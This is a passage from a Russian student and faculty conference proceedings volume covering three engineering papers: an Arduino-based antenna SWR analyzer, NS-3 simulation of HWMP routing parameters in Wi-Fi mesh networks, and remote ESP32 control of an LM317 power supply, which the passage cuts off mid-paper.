


Рис. 6. График изменения электромагнитного
момента каскада




Рис. 7. График изменения напряжения СД




Рис. 8. График изменения напряжения АД




Рис. 9. График изменения тока СД




Рис. 10. График изменения тока АД

Библиографический список

1. Глебов И.А., Василевский С.П. Двухмашинный агрегат сверхмощного синхронного электропривода // Электричество. – 1978. – № 6. – С. 47–52.

2. Шулаков Н.В., Трефилов В.А. Инструктивные указания по проектированию электротехнических промышленных установок. Двухдвигательный электропривод с каскадным пуском главного двигателя. – М.: Энергоиздат, 1981. – С. 14–21.

3. Черных И.В. Моделирование электротехнических устройств в MATLAB, SimPowerSystem и Simulink. – М.: ДМК Пресс; СПб.: Питер, 2008. – 288 с.

Сведения об авторах

Трефилов Владимир Алексеевич – кандидат технических наук, доцент кафедры «Электротехника и электромеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: tvapnipu@mail.ru

Ярушин Артемий Павлович – студент Пермского национально исследовательского политехнического университета, гр. ЭМ-16-1б, г. Пермь, e-mail: artemkamolodeccccc@gmail.com

Мариев Роман Викторович – студент Пермского национально исследовательского политехнического университета, гр. ЭМ-16-1б, г. Пермь, e-mail: vip.m5f10@mail.ru

Секция IV

ТЕЛЕКОММУНИКАЦИИ

УДК 621.396

Т.В. Никулина

АНТЕННЫЙ АНАЛИЗАТОР

В системах радиосвязи, в том числе радиолюбительской, антенный анализатор является распространенным инструментом, используемый для устранения неисправностей антенн, а также тонкой настройки их производительности. В настоящем докладе предлагается оригинальная конструкция антенного анализатора, построенного с использованием микроконтроллера, обеспечивающая панорамное измерение коэффициентов отражения и стоячей волны (КСВ), мощностей падающей и отраженной волн с выводом графиков на собственный LCD-дисплей в диапазоне частот 1–30 МГц и на частотах Wi-Fi – 2,4 и 5 ГГц.

Ключевые слова: антенный анализатор, измерение КСВ, настройка антенны, радиоэлектроника, микроконтроллер, генератором управляемым напряжением, тактовый генератор.

T.V. Nikulina

ANTENNA ANALYZER

In radio communication systems, including amateur radio, an antenna analyzer is a common tool used to troubleshoot antennas and fine-tune their performance. This report proposes an original design of an antenna analyzer built using a microcontroller that provides panoramic measurement of reflection and standing wave coefficients (SWR), incident and reflected wave powers with outputting graphs on its own LCD display in the frequency range 1–30 MHz and at frequencies Wi-Fi – 2.4 and 5 GHz.

Keywords: antenna analyzer, SWR measurement, antenna tuning, radio electronics, microcontroller, voltage-controlled oscillator, clock generator.

Качество работы радиопередающего устройства в значительной степени определяется антенной, излучающей электромагнитную энергию в пространство. Антенна должна быть адаптирована к различным вариантам применениям. Не достаточно качественно настроенная антенна имеет меньшую эффективность. Более высокая эффективность означает большую излучаемую мощность и увеличенный рабочий диапазон. Для оптимальной работы антенна должна быть настроена для увеличения рабочего диапазона, под настройкой подразумевается регулировка коэффициента стоячей волны (КСВ) [4, с. 134]. Коэффициент стоячей волны является математическим

выражением неоднородности электромагнитного поля (электромагнитного поля) на линии передачи, такой как коаксиальный кабель. Обычно КСВ определяется как отношение максимального радиочастотного (РЧ) напряжения к минимальному РЧ напряжению вдоль линии [2, с. 125].

Этот параметр антенны можно измерять с помощью антенного анализатора или КСВ-метра. Так как большинство радиолюбителей работают в домашних условиях без специализированной аппаратуры, антенный анализатор должен быть прост в использовании, а настройка и калибровка должна осуществляться без использования каких-либо образцовых приборов. Антенны анализатор должен обеспечивать панорамное измерение КСВ и выводить графики на экран компьютера или собственного дисплея в частотном диапазоне 1-30 МГц и антенн wi-fi с частотами 2,4 и 5 ГГц.

Актуальность данного исследования заключается в том, что при настройке антенны возникает необходимость использования антенного анализатора для измерения КСВ. Современные антенные анализаторы имеют достаточно высокую стоимость и рассчитаны в основном для профессионального применения. Поэтому целесообразнее разработать и собрать антенный анализатор самостоятельно, так как стоимость комплектующих существенно ниже стоимости самого дешевого серийно выпускаемого антенного анализатора.

Для исследования КСВ антенны соберем антенный анализатор, состоящий из узлов (рис.1). Резистивный КСВ - измеритель с подключенный к нему генератором (Direct Digital Synthesizers) на диапазон от 1 до 30 МГц. Диапазон 2,4 ГГц используем отдельный КСВ - измеритель с подключенным к нему генератором управляемым напряжением (ГУН).




Рис. 1. Структурная схема антенного анализатора

Для управления этими узлами используем микропроцессор "Arduino mega2560". Arduino – это система прототипирования электроники, предназначенная для упрощения проектов с использованием микроконтроллеров. Arduino mega2560 имеет 54 цифровых входа / выхода (из которых 14 могут использоваться в качестве ШИМ-выходов), 16 аналоговых входов, 4 UART (аппаратные последовательные порты), кварцевый генератор 16 МГц, соединение USB, разъем питания, разъем ICSP, и кнопка сброса [1, с. 235].

Преимущества Arduino mega2560:

– низкое энергопотребление с быстрым запуском;

– проще в использовании, 8-битный микроконтроллер менее сложен, чем 32/64 битные версии;

– QTouch Suite позволяет легко исследовать, разрабатывать и отлаживать собственные сенсорные приложения [3, с. 65].

Для удобства отображения и управления процессом исследования используем LCD – дисплей с сенсором. Питание собранного антенного анализатора может осуществляться как за счет подключения к ПК, так и с помощью портативного аккумулятора, что позволяет использовать прибор вне помещения.

Расширить диапазон частот от долей 1 до 60 МГц может применение цифрового синтеза частоты AD9850 производства Analog Devices. Эта микросхема является полным DDS синтезатором с встроенным компаратором для формирования полного цифрового программируемого синтезатора частоты и тактового генератора. AD9850 содержит 40-битный регистр, который используется для программирования 32-битного слова управления частотой, 5-битного слова фазовой модуляции и функции отключения питания. Этот регистр может быть загружен в параллельном или последовательном режиме. В режиме параллельной загрузки регистр загружается через 8-битную шину. При сборке антенного анализатора, внимание должно быть уделено взаимосвязи выбранной выходной частоты и тактовой частоты опорного, чтобы избежать нежелательных выходные аномалии. Чтобы применить AD9850 в качестве тактового генератора, ограничим выбранную выходную частоту до < 33 % от эталонной тактовой частоты и, таким образом, получится избежать генерации сигналов-псевдонимов, которые попадают или выходят из интересующей выходной полосы.

В любом радиотехническом и электронном устройстве необходим источник опорных колебаний со стабильной частотой. Поскольку невозможно построить такой генератор на любую заданную частоту, используют синтезаторы стабильных частот (СЧ) – устройства преобразования частоты колебаний из одного значения в другое с малым шагом перестройки и низкими погрешностями. Для антенн диапазона Wi-Fi был выбран ГУН MAXIM Integrated MAX2750. ГУН работает от напряжения питания в пределах от + 2,7V до + 5,5V. Внутренняя регуляция напряжения генератора исключает необходимость использования внешнего регулятора LDO для ГУН. Индуктивность, варикап и другие элементы интегрированы на кристалле, что значительно упрощает применение. Единственные необходимые внешние компоненты – пара проходных конденсаторов питания. Микросхема обеспечивает прямое подключение к входу напряжения настройки ГУН и выходной буфер ГУН.

Для исследования используем следующий алгоритм:

1. Задаем нужную частоту для измерения КСВ.

2. Изменяем частоту на 100 кГц больше. И снова проводим измерение КСВ.

3. Все значения, полученные в ходе измерений, заносим в массив данных.

4. При достижении максимального значения частоты максимального диапазона останавливаем цикл измерения.

5. Проводим отображение данных массива значений и отображаем информацию на LCD – дисплей в виде графика значений КСВ на выбранном значении частоты генератора при минимальном значении коэффициента стоячей волны.

Проводим эксперимент измерения КСВ антенны с использованием антенного анализатора на основе микропроцессора "Arduino mega 2560" (рис. 2):

Рис. 2. Тестирование собранного антенного анализатора

Измерение показало, что минимальный КСВ = 1,05 настраиваемой антенный будет на частоте 23,190 МГц.

Проведенный теоретический анализ показал, что после установки антенну необходимо настроить по минимальному значения КСВ в середине участка рабочих частот или если предполагается работать только на одной частоте, по минимальному значению КСВ на этой частоте.

Для расширения возможностей антенного анализатора можно заменить микроконтроллер на STM32F103. Микроконтроллер STM32F103 имеет более низку стоимость, более высокую производительность и меньший размер.

Сравнительные характеристики микроконтроллеров

Характеристики	STM32F103	Arduino Mega 2560
Частота контроллера, МГц	72	16
Объем оперативной памяти, кБайт	64	32
Питание, В	2–3,3	7–12
Объем FLASH -памяти программы, кБайт	384	256
USB 2.0	+	+
Количество выходов	51	54
Цена, руб	280	525
Размер, см	7,5×3,8	10,16×5,3

Микросхема Si5351A имеет очень маленькие размеры (корпус 3×3 мм, 10 выводов с расстоянием 0,5 мм между ними), также данный модуль не сложен в сборке и не требует пайки элементов поверхностного монтажа, поэтому им можно заменить тактовый генератор AD9850. Si5351 использует две стадии синтеза для генерации своих конечных выходных тактовых импульсов. На первом этапе используются ФАПЧ для умножения низкочастотных входных ссылок на высокочастотные промежуточные тактовые импульсы. На втором этапе используются дробные делители MultiSynth с высоким разрешением для генерации частот в диапазоне от 1 до 100 МГц.

В первоначальной схеме для антенн диапазона Wi-Fi был выбран ГУН MAXIM Integrated MAX2750, но на сегодняшний день все больше технологий поддерживают полосу 5 ГГц. Модуль ADF 4351 может генерировать сигнал до 5 ГГц.

Таким образом, структурная схема антенного анализатора имеет следующий вид (рис. 3):




Рис. 3. Новая структурная схема антенного анализатора

Настройка антенны на приемлемый КСВ имеет решающее значение для хорошей производительности. Плохо настроенные антенны могут привести к увеличению помех, падению сигналов. Современные многофункциональные приборы имеют достаточно высокую стоимость и рассчитаны для профессионального применения, как правило в лабораторных, или близких к ним условиях. Собранный антенный анализатор позволяет осуществлять настройку бытовых АФУ, автомобильных радиостанций, трактов передачи служебной сигнализации и т.п. Существенным преимуществом являются малые габариты, вес, возможность использования в труднодоступных местах.

Библиографический список

1. Maik Schmidt. Arduino. A Quick-Star Guide. – North Carolina Dallas, Texas, 2013. – С. 235–240.

2. Голобов Д.В., Кирильчук В.Б., Юрцев О.А. Распространение радиоволн и антенно-фидерные устройства. – Минск, 2015. – С. 124–130.

3. Петин В.А. Проекты с использованием контроллера Arduino. – СПб: БВХ-Петербург, 2014. – С. 65.

4. Фрадин А.З. Рыжков Е.В. Измерение параметров антенно-фидерных устройств. – М., 2009. – С. 198.

Сведения об авторе

Никулина Татьяна Валерьевна – студент Поволжского государственного университета телекоммуникаций и информатики, гр. ИБТС-62, г. Самара, e-mail: zntvx@yandex.ru

УДК 004.75

А.В. Никитин, А.В. Гаврилов

ОБЕСПЕЧЕНИЕ КАЧЕСТВА ПЕРЕДАЧИ ДАННЫХ В MESH-СЕТЯХ

В данной статье рассмотрен процесс моделирования Mesh-сети с различными параметрами протокола маршрутизации HWMP. В работе приведен поиск оптимальной комбинации параметров протокола HWMP.

Ключевые слова: WMN, HWMP, NS3, mesh, маршрутизация.

A.V. Nikitin, A.V. Gavrilov

ENSURING THE QUALITY OF THE DATA TRANSFER IN MESH NETWORKS

In This article discusses the mesh-network simulation process with various options for the HWMP routing protocol. The paper provides a search for the optimal combination of HWMP protocol parameters.

Keywords: WMN, HWMP, NS3, mesh, routing.

Mesh-сеть (WMN – Wireless Mesh Network) – это полносвязная, самоорганизующаяся, одноранговая сеть с ячеистой топологией, в которой каждый узел может выполнять роль коммутатора и маршрутизатора одновременно. Такая сеть отличается высокой надежностью, так как обрыв одного соединения не нарушит работу сети в целом.

WMN сети можно использовать как в локальном (предприятия малого и среднего бизнеса), так и в глобальном (сети интернет-провайдера) проявлении. Основные преимущества использования WMN сетей: 1) отсутствие кабельной инфраструктуры; 2) автоматическое конфигурирование сети 3) минимальное влияние на сервис при потере соединения.

Полносвязная топология подразумевает значительное увеличение служебного трафика в сети, поэтому необходимо организовать работу сети таким образом, чтобы минимизировать нагрузку на каналы связи.

Целью данной работы является определение основных параметров протокола маршрутизации WMN сети, которые обеспечивают наибольшее влияние на сеть, и поиск оптимальной комбинации их

значений для таких целевых функций как: 1) задержка; 2) пропускная способность; 3) количество потерянных пакетов. Для этого потребуется: 1) выбрать среду моделирования для имитации WMN сети; 2) разработать сценарии моделирования; 3) определить оптимальную комбинацию значений параметров протокола маршрутизации.

Главная особенность WMN сети – это своевременная актуализация информации о маршрутах между узлами. Согласно стандарту IEEE 802.11s [1], по умолчанию для маршрутизации в стандарте 802.11s используется гибридный беспроводной протокол Mesh-сети (HWMP), который осуществляет маршрутизацию на канальном уровне. Гибридным он называется потому, что может осуществлять работу в двух режимах – реактивном и проактивном [2]. В реактивном режиме построение таблиц маршрутизации осуществляется перед передачей данных. В проактивном режиме процедуру передачи данных инициирует корневой узел, таким образом строится дерево путей с вершиной в корневом узле. Существует четыре типа HWMP кадров: 1) PREQ-кадр запроса пути (PATH REQUEST); 2) PREP-кадр подтверждение (PATH REPLY); 3) PERR-кадр ошибка (PATH ERROR); 4) RANN-кадр объявление (PATH ANNOUNCEMENT).

В реактивном режиме широковещательный PREQ-кадр инициирует поиск пути, кадр распространяется до тех пор, пока не достигнет узла назначения. Узел назначения может ответить кадром PREP, в котором содержится оптимальная метрика от узла-отправителя до узла-назначения, после получения подтверждения узел-отправитель инициирует передачу.

В проактивном режиме назначается корневой узел, который периодически рассылает PREQ-кадры, все узлы широковещательно ретранслируют PREQ-кадры с обновленными метриками и отправляют PREP-кадр корневому узлу.

Для моделирования поведения WMN сети воспользуемся инструментом дискретно-событийного имитационного моделирования Network Simulator 3 [3]. Симулятор полностью моделирует работу стека сетевых протоколов и среду распространения сигналов. Благодаря разработанному фреймворку flow monitor [4] можно отслеживать параметры сети, представленные на рис. 1. Фрейморк использует зонды, которые устанавливаются на узлы, и собирает сетевую статистику. Трафик делится на потоки, где каждый поток определяется отправителем и получателем, а также сетевым протоколом.




Рис. 1. Сетевые параметры для каждого потока

Для вычисления средних значений целевых функций сети воспользуемся следующими выражениями. Для вычисления средней задержки в сети воспользуемся формулой (1):

$$\overline{\text{delay}} = \frac{\text{delaySum}}{\text{rxPackets}}, \tag{1}$$

где delaySum – это суммарная задержка для всех принятых пакетов в потоке; rxPackets – это количество принятых пакетов в потоке.

Для вычисления средней пропускной способности в сети воспользуемся формулой:

$$\overline{B_{rx}}\ (\text{Kbit/s}) = \frac{8 \cdot \text{rxBytes}}{1024 \cdot (\text{timeLastRxPacket} - \text{timeFirstRxPacket})}, \tag{2}$$

где rxBytes – общее количество принятых байт в потоке; timeLastRxPacket – время окончания передачи данных в потоке; timeFirstRxPacket – время начала передачи данных в потоке.

Для вычисления среднего количества потерянных пакетов в сети воспользуемся формулой:

$$q = \frac{\text{lostPackets}}{\text{rxPackets} + \text{lostPackets}}, \tag{3}$$

где lostPackets – количество потерянных пакетов в потоке.

На примере работы протокола управления выполним моделирования WMN сети. Работа протокола управления осуществляется по трем выбранным сценариям: 1) граничный шлюз WMN сети опрашивает все узлы в сети; 2) случайная группа узлов посылает уведомле-

ния на граничный шлюз; 3) граничный шлюз передает параметры всем узлам в сети. Работа протокола управления будет осуществляться поверх транспортного протокола UDP. WMN сеть состоит из группы статичных узлов и представляет собой матрицу N×N, моделирования выполним для значений N = 3, N = 4, N = 5.

Рассмотрим такие параметры, как Destination Only (DO) и Reply Forward (RF). Данные параметры могут принимать значения 0 и 1. При значении DO=1 только узел-назначения может отвечать на PREQ-кадры, в противном случае промежуточные узлы могут отвечать на PREQ-запросы, если имеют информацию к пункту назначения. Стоит отметить, что при значении параметра DO=1 значение параметра RF всегда равно нулю, так как только узел назначения может отвечать на PREQ-запросы. При RF=1 (DO=0) промежуточные узлы могут ответить на PREQ-запрос, но должны широковещательно его переслать, при RF=0 (DO=0) широковещательной пересылки PREQ-запроса не происходит. DO и RF параметры позволяют управлять служебным трафиком HWMP, таким образом они обеспечивают наибольшее влияние на сеть.

Реактивный режим работы HWMP. Результаты моделирования для трех сценариев представлены на рис. 2.




Рис. 2. Результаты моделирования в реактивном режиме

Как можно заметить из результатов моделирования для реактивного режима работы при значении параметра DO=1 (RF=0) количество потерянных пакетов и средняя задержка минимальны для всех трех сценариев моделирования. Средняя пропускная способность в сети в целом не имеет явного преимущества при значении DO=0. Таким образом можно прийти к выводу, что при D0=1 целевые функции сети достигают своего оптимального значения.

Проактивный режим работы HWMP. Результаты моделирования для трех сценариев представлены на рис. 3.




Рис. 3. Результаты моделирования в проактивном режиме

В случае работы протокола HWMP в проактивном режиме для большинства сценариев при значениях DO=0 и RF=1 целевые функции сети достигают своих оптимальных значений.

В ходе выполненной работы было проведено моделирование WMN сети для различных сценариев поведения сети. В результате выполненной работы можно сделать вывод, что при реактивном режиме работы будет оптимальным сочетание значений параметров DO=1 (RF=0), для реактивного режима оптимальное сочетание значений параметров достигается при DO=0 и RF=1.

Библиографический список

1. IEEE, «P802.11s draft d3.02, draft amendment to standard IEEE 802.11: ESS mesh networking», 2008, standard.

2. «HWMP Protocol specification». The Working Group for WLAN Standards of the Institute of Electrical and Electronics Engineers. November 2006. Retrieved 2009-05-03.

3. Network Simulator 3 – URL: https://www.nsnam.org/ (дата обращения: 15.05.2020).

4. FlowMonitor – a network monitoring framework for the Network Simulator 3 (NS-3) [Электронный ресурс]. – URL: https://dl.acm.org/doi/pdf/10.4108/ICST.VALUETOOLS2009.7493 (дата обращения: 15.05.2020).

Сведения об авторах

Никитин Алексей Владимирович – магистрант Пермского национального исследовательского политехнического университета, гр. ТК-18-1м, г. Пермь, email: alexey92@hotmail.com

Гаврилов Алексей Викторович – старший преподаватель кафедры «Автоматика и телемеханика» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: gaval74@mail.ru

УДК 681.5.07

А.В. Клепцин, В.С. Никулин, М.К. Баталов

УДАЛЕННОЕ УПРАВЛЕНИЕ НАПРЯЖЕНИЕМ ВТОРИЧНОГО ИСТОЧНИКА ПИТАНИЯ НА ОСНОВЕ ОПТОПАРЫ С ПРИМЕНЕНИЕМ СПЛАЙН-ФУНКЦИЙ

Статья посвящена разработке и анализу современных дистанционных способов управления напряжением источника питания, позволяющих улучшать точностные характеристики, а при помощи уменьшения погрешности регулирования выходного напряжения. В статье разработана модель-схема регулятора на базе беспроводного Wi-Fi модуля ESP32-WROOM-32. Представлен метод построения управляющих систем с гальванической развязкой с использованием оптопары.

Ключевые слова: объект, управление, модель, регулятор, оптопара, ESP32, интерполяция, сплайн-функция.

A.V. Kleptsin, V.S. Nikulin, M.K. Batalov

REMOTE SUPPLY BASED MANAGEMENT

The article is devoted to the development and analysis of modern remote methods for controlling the voltage of a power source, which allows improving the accuracy characteristics, namely, reducing the error in regulating the output voltage. The model of the controller based on the wireless Wi-Fi module ESP32-WROOM-32 is developed in the article. A method for constructing control systems with galvanic isolation using optocouplers is presented.

Keywords: object, control, model, controller, optocoupler, ESP32, interpolation, spline-function.

Введение. В современном мире актуальным является вопрос дистанционного управления напряжением вторичного источника питания с заданными точностными характеристиками. Дистанционное управление источником питания позволяет, обезопасить и оградить человека от непосредственного контакта с электрооборудованием, а также сохранить за человеком возможность управления различными процессами. Также стоит отметить, что в большинстве случаев современная радиоэлектронная аппаратура, и приборы медицинской техники для своей работы требуют высокостабильное постоянное напряжение питания с малым коэффициентом нелинейных искажений и большим диапазоном изменений входного напряжения.

Одной из основных причин нестабильности выходного напряжения блоков питания (БП) являются перепады в сети электроснабжения. Согласно ГОСТ 29322-2014 предельно допустимое отклонение от нормы составляет 10 % в обе стороны в случае кратковременного отклонения и 5 % в случае длительного отклонения, что, в свою очередь, требует установку стабилизаторов для БП. Еще одной причиной может служить изменение импеданса нагрузки (как активной, так и реактивной составляющей), иногда скачкообразно.

Применение современной элементной базы позволяет решать ряд описанных выше проблем.

Работа посвящена разработке схемы-регулятора на LM317 [4], позволяющая получать стабилизированное выходное напряжение в широком диапазоне от 1,25 до 20 В, и силой тока до 1,5 А, с использованием широтно-импульсной модуляции генерируемой микроконтроллером [7–9].

В работе будет использоваться модуль ESP32-WROOM-32 на базе микроконтроллера ESP32-D0WD [2, 3].

Микроконтроллер ESP32 может генерировать 16-битный ШИМ сигнал на любом из 32 каналов [2, 3], каждый из которых программно назначается на любой из выводов микросхемы. Помимо этого, ESP32 обладает двумя беспроводными интерфейсами – WI-FI и Bluetooth. Благодаря этому взаимодействие с микроконтроллером может осуществляться дистанционно. Через WI-FI, встроенный в ESP32, будет устанавливаться уровень ШИМ-сигнала, который должен будет задать микроконтроллер.

В работе представлены результаты с применением различных интерполяционных полиномов [13, 14] и выбран наилучший способ описания функций для поставленной задачи.

Достоинствами схемы-регулятора перед аналогичными схемами являются простота реализации, высокая точность выходного напряжения и возможность дистанционного регулирования.

Постановка задачи. В данной работе рассматривается схема-регулятор на LM317 с применением сплайн-функций.

Необходимо построить устройство, позволяющее с помощью дистанционных технологий, управлять напряжением постоянного тока источника питания с применением гальванической развязки и ШИМ-модуляции. Провести сравнение различных методов интерполирования и оценить погрешность полученных результатов. Разрабо-

тать схему электрическую принципиальную стабилизатора напряжения постоянного тока с абсолютной погрешностью не провешающей 0,2 В. Устройство должно иметь гальваническую развязку, рабочее напряжение должно быть в диапазоне 1,25...20 В, ток до 1,5 А и построено на современной элементной базе.

Актуальностью данной статьи является построение управляющей системы, позволяющей осуществить дистанционное управление напряжением вторичного источника питания постоянного тока с заданными точностными характеристиками. Стоит также отметить простоту разработанной конструкции.

Основная часть. Для решения поставленной задачи использовался микроконтроллер ESP32 (см. рис.1). Такой выбор обусловлен тем, что данный микроконтроллер имеет полностью 32-битную двухъядерную архитектуру, высокую тактовую частоту, а также два встроенных беспроводных интерфейса – Wi-Fi и Bluetooth. Благодаря своим характеристикам ESP32 является производительной многозадачной системой, с высокой вариативностью способов взаимодействия с ней.




Рис. 1. Схема электрическая принципиальная управления выходным напряжением стабилизатора LM317

Опишем структуру схемы-регулятора. Устройство состоит из двух основных блоков: блок управления, и блок стабилизации напряжения постоянного тока. Блок управления (БУ) включает в себя микроконтроллер ESP32 и светодиод L-1513SRC-D, который является частью оптопары [15]. Блок стабилизации (БС) состоит из регулируемого трехвыводного линейного стабилизатора напряжения и тока LM317 с выходным напряжением 1,25 до 37 В и максимальным выходным током до 1,5 А с фильтрующими емкостями [10–12].

Принцип работы заключается в следующем:

